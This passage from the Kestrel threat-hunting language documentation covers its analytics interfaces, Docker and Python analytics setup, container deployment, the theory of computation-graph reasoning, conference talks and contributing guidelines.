  - The interface class should inhert *AbstractAnalyticsInterface*.
  - The interface class should be importable from the package directly, i.e., it needs to be imported into `__init__.py` of the package.
  - Zero class inherited from *AbstractAnalyticsInterface* will result in an exception.
  - Multiple classes inherited from *AbstractAnalyticsInterface* will result in an exception.

class kestrel.analytics.interface.**AbstractAnalyticsInterface**

Bases: `ABC`

The abstract class for building an analytics interface.

abstract static schemes()

`scheme` (the URI prefix before `://`) of the analytics interface.

Every analytics interface should have at least one *unique* scheme to use at the beginning of the analytics URI. To develop a new analytics interface, one needs to check public Kestrel analytics packages to name a new one that is not taken. Note that scheme defined here should be in lowercase, and Kestrel analytics manager will normalize schemes of incoming URIs into lowercase.

Returns
A list of schemes; A URI with one of the scheme will be processed by this interface.

Return type
[str]

abstract static list_analytics(*config*)

List analytics names accessible from this interface.

Parameters
config (*dict*) – a layered list/dict that contains config for the interface and can be edited/updated by the interface.

Returns
A list of analytics names accessible from this interface.

Return type
[str]

abstract static execute(*uri*, *argument_variables*, *config*, *session_id=None*, *parameters=None*)

Execute an analytics.

An analytics updates argument variables in place with revised attributes or additional attributes computed. Therefore, there is no need to return any variable, but the optional display object can be returned if the analytics generate anything to be shown by the front-end, e.g., a visualization analytics.

When realizing the execute() method of an analytics interface, one needs to realize the following functionalities:

1. Execute the specified analytics.
2. Keep track of input/output Kestrel variables
3. Kestrel variable update (in most cases, this is done by the analytics interface; in some cases, an analytics may directly update the store).
4. Prepare returned display object.

Parameters

- **uri** (*str*) – the full URI including the scheme and analytics name.
- **argument_variables** (*[kestrel.symboltable.variable.VarStruct]*) – the list of Kestrel variables as arguments.
- **config** (*dict*) – a layered list/dict that contains config for the interface and can be edited/updated by the interface.
- **session_id** (*str*) – id of the session, may be useful for analytics directly writing into the store.
- **parameters** (*dict*) – analytics execution parameters in key-value pairs `{"str":"str"}`.

Returns
returned display or None.

Return type
kestrel.codegen.display.AbstractDisplay

7.7 Docker Analytics Interface

Docker analytics interface executes Kestrel analytics via docker.

An analytics using this interface should follow the rules:

- The analytics is built into a docker container reachable by the Python `docker` package.
- The name of the container should start with `kestrel-analytics-`.
- The container will be launched with a mounted volumn `/data/` for exchanging input/output.
- The input Kestrel variables (all records) are put in `/data/input/` as `0.parquet.gz`, `1.parquet.gz`, ..., in the same order as they are passed to the `APPLY` command.
- The output (updated variable data) should be yielded by the analytics to `/data/output/` as `0.parquet.gz`, `1.parquet.gz`, ..., in the same order of the input variables. If a variable is unchanged, the output parquet file of it can be omitted.
- If a display object is yielded, the analytics should write it into `/data/display/`.

class kestrel_analytics_docker.interface.**DockerInterface**

Bases: *AbstractAnalyticsInterface*

static schemes()

Docker analytics interface only supports `docker://` scheme.

static list_analytics(*config=None*)

Check docker for the list of Kestrel analytics.

static execute(*uri*, *argument_variables*, *config=None*, *session_id=None*, *parameters=None*)

Execute an analytics.

7.8 Python Analytics Interface

Python analytics interface executes Python function as Kestrel analytics.

7.8.1 Use a Python Analytics

Create a profile for each analytics in the python analytics interface config file (YAML):

- Default path: `~/.config/kestrel/pythonanalytics.yaml`.
- A customized path specified in the environment variable `KESTREL_PYTHON_ANALYTICS_CONFIG`.

Example of the python analytics interface config file:

```
profiles:
    analytics-name-1: # the analytics name to use in the APPLY command
        module: /home/user/kestrel-analytics/analytics/piniponmap/analytics.py
        func: analytics # the analytics function in the module to call
    analytics-name-2:
        module: /home/user/kestrel-analytics/analytics/suspiciousscoring/analytics.py
        func: analytics
```

7.8.2 Develop a Python Analytics

A Python analytics is a python function that follows the rules:

1. The function takes in one or more Kestrel variable dumps in Pandas DataFrames.
2. The return of the function is a tuple containing either or both:
   - Updated variables. The number of variables can be either 0, e.g., visualization analytics, or the same number as input Kestrel variables. The order of the updated variables should follow the same order as input variables.
   - An object to display, which can be any of the following types:
     - Kestrel display object
     - HTML element as a string
     - Matplotlib figure (by default, Pandas DataFrame plots use this)

   The display object can be either before or after updated variables. In other words, if the input variables are `var1`, `var2`, and `var3`, the return of the analytics can be either of the following:

```
# the analytics enriches variables without returning a display object
return var1_updated, var3_updated, var3_updated

# this is a visualization analytics and no variable updates
return display_obj

# the analytics does both variable updates and visualization
return var1_updated, var3_updated, var3_updated, display_obj

# the analytics does both variable updates and visualization
return display_obj, var1_updated, var3_updated, var3_updated
```

3. Parameters in the APPLY command are passed in as environment varibles. The names of the environment variables are the exact parameter keys given in the `APPLY` command. For example, the following command

```
APPLY python://a1 ON var1 WITH XPARAM=src_ref.value, YPARAM=number_observed
```

   creates environment variables `$XPARAM` with value `src_ref.value` and `$YPARAM` with value `number_observed` to be used by the analytics `a1`. After the execution of the analytics, the environment variables will be roll back to the original state.

4. The Python function could spawn other processes or execute other binaries, where the Python function just acts like a wrapper. Check our domain name lookup analytics as an example.

class kestrel_analytics_python.interface.**PythonInterface**

Bases: *AbstractAnalyticsInterface*

static schemes()

Python analytics interface only supports `python://` scheme.

static list_analytics(*config*)

Load config to list avaliable analytics.

static execute(*uri*, *argument_variables*, *config*, *session_id=None*, *parameters=None*)

Execute an analytics.

class kestrel_analytics_python.interface.**PythonAnalytics**(*profile_name*, *profiles*, *parameters*)

Bases: AbstractContextManager

Handler of a Python Analytics

Use it as a context manager:

```
with PythonAnalytics(profile_name, profiles, parameters) as func:
    func(input_kestrel_variables)
```

1. Validate and retrieve profile data. The data should be a dict with "module" and "func", plus appropriate values.
2. Prepare the analytics by loading the module. Also verify the function exists.
3. Execute the analytics and process return intelligently.
4. Clean the environment.

Parameters

- **profile_name** (*str*) – The name of the profile/analytics.
- **profiles** (*dict*) – name to profile (dict) mapping.
- **parameters** (*dict*) – key-value pairs of parameters.

CHAPTER

EIGHT

CONTAINER DEPLOYMENT

8.1 Docker (at Dockerhub)

Besides Python package (PyPI), Kestrel is also released into Docker container image on DockerHub.

The image provides a full Kestrel runtime composed of the basic Kestrel runtime, kestrel-jupyter package, open-source Kestrel analytics in the kestrel-analytics repo, and open-source Kestrel huntbooks and tutorials in the kestrel-huntbook repo.

The image is based on the docker-stacks Jupyter image, maintained by Kenneth Peeples, and currently located under Kenneth's DockerHub account.

To launch the Kestrel container (opening Jupyter on host port 8888):

```
$ docker run -d -p 8888:8888 kpeeples/kaas-baseline:latest
```

To have Kestrel syntax highlighting support, use the Jupyter Notebook URL (`http://hostname:8888/nbclassic`) instead of Jupyter Lab (`http://hostname:8888/lab`) for Kestrel huntbooks.

To find the token for the Jupyter server, you can either:

- Show it in the container log:

  ```
  $ docker logs <containerid>
  ```

- Go inside the container and print the token from Jupyter server:

  ```
  # on the host
  $ docker exec -it <containerid> /bin/bash

  # inside the container
  $ jupyter server list
  ```

8.2 OCI

Placeholder for future Open Container Initiative (OCI)

CHAPTER


NINE


THEORY BEHIND KESTREL

We define a *hunt* as a procedure to find a set of entities in the monitored environment that associates with a cyber threat. We will discuss a more comprehensive definition here as well as the relation between the definitions.

9.1 Threat Intelligence Computing

In an ideal world where we can monitor all activities of computations, we can model computations as labeled temporal graphs. Each node in the graph is an *entity*, and each edge in the graph is an event that happens at a specific time and connects two entities. We call such graph *computation graph*, and computation graph instances at different monitoring levels, e.g., host-level, network-level, are illustrated below:





A computation graph objectively records all activities of a computation, either benign and malicious parts. If one has access to such computation graphs, one can perform threat hunting as a graph computation problem to find a subgraph associated with each threat. Graph computation does not need to be complicated, and we prove that one only need one type of operation—functional graph pattern matching—to achieve Turing-complete *cyber reasoning* procedures. Cyber reasoning is a procedure generalized from threat hunting to iteratively finding subgraphs of one's interest. One may be interested in finding a subgraph that describes a threat, a subgraph that describes the origin of given processes,

a subgraph that describes the impacts of a malicious process, etc. Further mitigation can follow such as blocking a traffic flow, killing a process, or shutting down a machine.

We formally define computation graph, model cyber reasoning as a graph computation problem, introduce functional graph pattern matching, and demonstrate the power of it with a prototype cyber reasoning language τ-calculus in the paper *Threat Intelligence Computing*[1]. The establishment of *dynamic cyber reasoning* via threat intelligence computing largely enhances the detection efficiency of unknown threats, especially against Advanced Persistent Threats (APT) that are dynamically developed and customized for each attack target[2].

9.2 Theory And Reality

We cannot assume we get a complete computation graph in reality. We cannot assume all real-world monitored data are connected. While we are pushing for big data security towards complete computation graph, we design Kestrel to use data that exists today even with disconnected entities. We relax the assumptions and derive threat hunting from a subgraph identification problem into a subset identification problem regarding the possible disconnectivity in real-world data. In the meanwhile, we have *FIND* command in Kestrel to move from one node to another in a real-world incomplete computation graph if the connection exists. And STIX pattern used in *GET* command provides some capability to express simple graph patterns.

The open source of Kestrel is not an end. It is the beginning to evolve with the entire community including threat hunters, security developers, security vendors, threat intelligence providers, and everyone. We are not retreating from the beautiful and composable functional graph computation methodology for cyber reasoning. We are paving a realistic road towards it.

9.3 Acknowledgment

This open source project is built upon research sponsored by the Air Force Research Laboratory (AFRL) and the Defense Advanced Research Agency (DARPA). The fundamental research is part of the DARPA Transparent Computing (TC) and DARPA Cyber-Hunting at Scale (CHASE) program. The views, opinions, and/or findings contained in our papers and talks are those of the authors and should not be interpreted as representing the official views or policies of the Department of Defense or the U.S. Government.

9.4 References

[1] Xiaokui Shu, Frederico Araujo, Douglas L. Schales, Marc Ph. Stoecklin, Jiyong Jang, Heqing Huang, and Josyula R. Rao. 2018. Threat Intelligence Computing. In Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS '18). Association for Computing Machinery, New York, NY, USA, 1883–1898. DOI: https://doi.org/10.1145/3243734.3243829

[2] Xiaokui Shu. 2020. Unleashing Cyber Reasoning: DARPA Transparent Computing Threat Hunting Retrospective. Sponored talk at Annual Computer Security Applications Conference (ACSAC) '20. https://www.youtube.com/watch?v=9IlUoGpXvYo

CHAPTER

TEN

TALKS AND DEMOS

10.1 2022

Kestrel was demoed at Black Hat USA 2022 in session Streamlining and Automating Threat Hunting With Kestrel. The session is a blue team event composed of (i) TTP pattern matching, (ii) control/data-flow tracking of the cross-host threat, (iii) applying analytics, and (iv) automation with OpenC2. The session playback is available at Kestrel Black Hat 2022 recording, and the Black Hat 22 Kestrel Blue Team Lab is released for everyone to play.

Kestrel was invited to Cybersecurity Automation Workshop 2022 and showcased automated hunting with OpenC2. In the demo, a system issued OpenC2 commands to investigate multiple entities using a library of templated Kestrel huntbooks, and SBOM was used in one of the exploited process investigations.

Kestrel was discussed at SC eSummit on Threat Hunting & Offense Security in an interview session The ABCs of Kestrel: How the threat-hunting language enables efficiencies & interoperability. The session discussed the history, mission, key idea, community, and stories of Kestrel for threat hunters, enterprise executives, and security researchers.

10.2 2021

Kestrel was demoed at Infosec Jupyterthon 2021 in session: Reason Cyber Campaigns With Kestrel. The live hunting demo explained the basics of Kestrel throughout the discovery of the hybrid cloud APT campaign developed for our Black Hat Europe 2021 session.

Kestrel, together with STIX-shifter, Elastic, and SysFlow constitute the *open hunting stack* demoed at Black Hat Europe 2021: An Open Stack for Threat Hunting in Hybrid Cloud With Connected Observability. A supply chain attack variant across a hybrid cloud (two clouds and on-premises machines) was hunted in the arsenal session.

Kestrel was further introduced to the threat hunting community at SANS Threat Hunting Summit 2021 in session Compose Your Hunts With Reusable Knowledge and Share Your Huntbook With the Community to facilitate huntbook composition, sharing, and reuse—from simple single hunt step demos (TTP pattern matching, provenance tracking, and data visualization analytics) to complex comprehensive hunt flow composition.

Kestrel was debuted at RSA Conference 2021: The Game of Cyber Threat Hunting: The Return of the Fun with the goal of an *Human-Machine Symbiosis*, its key design concepts *Entity-Based Reasoning* and *Composable Hunt Flow*, and a small-enterprise APT hunting demo with TTP pattern matching, cross-host provenance tracking, TI-enrichment, machine learning analytics, and more.

CHAPTER

ELEVEN

CONTRIBUTING

Contributions are welcome, and they are greatly appreciated!

11.1 Types of Contributions

- Have something to say: join us at slack (find how to join in README), or create a ticket at GitHub Issues.
- Report bugs: report bugs at GitHub Issues.
- Fix bugs: look through the GitHub Issues for bugs to fix.
- Implement features: look through the GitHub Issues for features to implement.
- Write documentation: we use the Google Style docstrings in our source code.
  - supported sections
  - docstring examples
- Share your Kestrel analytics: submit a PR to the kestrel-analytics repo.
- Share your Kestrel huntbook: submit a PR to the kestrel-huntbook repo.

11.2 Code Style

We follow the symbol naming convention and use black to format the code.

11.3 How to Submit a Pull Request

Checklist before submitting a pull request:

1. The pull request should include tests.
2. If the pull request adds functionality, the docs should be updated.
3. Run a full unittest with `pytest`.
4. Check unused imports with `unimport --check --exclude __init__.py src/`.
5. Black your code with `black src/`.

All contributions must be covered by a Contributor's License Agreement (CLA) and ECLA (if you are contributing on behalf of your employer). You will get a prompt to sign CLA when you submit your first PR.

CHAPTER

TWELVE

CREDITS

12.1 Maintainers

- Xiaokui Shu
- Paul Coccoli

12.2 Contributors

- Charlie Wu
- Jill Casavant
- Sulakshan Vajipayajula
- Chew Kin Zhong
- Ian Molloy
- Constantin Adam
- Ting Dai
- Leila Rashidi
- Kenneth Peeples

CHAPTER

THIRTEEN

INDICES AND TABLES

- genindex
- modindex
- search

PYTHON MODULE INDEX

k

INDEX

P

Q

R

S